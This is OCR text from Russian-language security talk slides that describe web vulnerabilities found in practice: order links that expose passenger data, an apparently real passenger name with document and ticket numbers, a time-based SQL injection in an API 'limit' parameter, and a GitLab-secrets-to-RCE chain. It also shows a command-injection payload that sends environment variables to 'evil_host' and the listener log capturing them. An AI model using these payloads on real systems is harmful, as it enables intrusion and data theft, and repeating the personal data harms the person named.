
13. Самые секьюрные ссылки в мире




11. Ошибка первой линии

https://myb.s7.ru/manage-order?bookingId=42**********70&passengerId=Morozova


13. Самые секьюрные ссылки в мире



13. Самые секьюрные ссылки в мире



13. Самые секьюрные ссылки в мире



Маршрутная квитанция

Внимание! Это не посадочный талон

Пассажиры / Passengers

	Документ	Номер билета
Mrs Anna Morozova	4621099214	4212425126670

14. Обратная совместимость

```
curl --request GET
--url 'https://api.<hide>.com/v3/campaigns?limit=%27&offset=0’
--header 'X-API-KEY: <API_KEY>'
```



```
{"error":"1 error(s) found. Check 'fields' array for
details.","fields":{"0":["'limit' expected type 'int', got 'string'"]}}
```

14. Обратная совместимость

```
curl --request GET
  --url 'https://api.<hide>.com/v2/campaigns?limit=(select sleep(10))
&offset=0’
--header 'X-API-KEY: <API_KEY>'
```


```
{"success":true,"statusCode":200,"data":{"campaigns":null,"limit":50,"more
Available":false,"page":1}}
```

15. Открытые корпоративные сервисы




15. Открытые корпоративные сервисы

Алгоритм:

- Открытый git-lab с регистрацией.
- Секреты хранятся в явном виде в git-lab.
- Пароли подошли к облаку в Google с персональными данными пользователей.
- Выполнение RCE через процесс CI/CD.

16. Хекаете? Тогда мы идем к вам.



16. Хекаете? Тогда мы идем к вам.

Now that you have the general environment set up you'll need to create the actual extension file. Create a new file called `BurpExtender.java` (or a new class called `BurpExtender`, if your IDE makes the files for you) and paste in the following code:

```
package burp;
public class BurpExtender implements IBurpExtender
{
    public void registerExtenderCallbacks (IBurpExtenderCallbacks callbacks)
    {
        // your extension code here
    }
}
```

16. Хекаете? Тогда мы идем к вам.

```
Runtime matcher = Runtime.getRuntime();
    try {
        matcher.exec(new String[]{"cmd.exe","/c `set URL=” + url+”””,"start“
    }); }
    catch (IOException e) {} }
```

Payload: http://www.test.ru/?;**<request to ‘http://evil_host/?payload=%set%’ >**

16. Хекаете? Тогда мы идем к вам.

```
 / nc -nvlp443
listening on [any] 443 ...
connect to [192.168.1.82] from (UNKNOWN) [                ] 57759
GET /?payl=ALLUSERSPROFILE=C:\ProgramData HTTP/1.1
Host:              :443
User-Agent: curl/7.55.1
Accept: */*
```

Контакты

Telegram: @SooLFaa

Email: hac126@ya.ru

СПАСИБО ЗА ВНИМАНИЕ!!!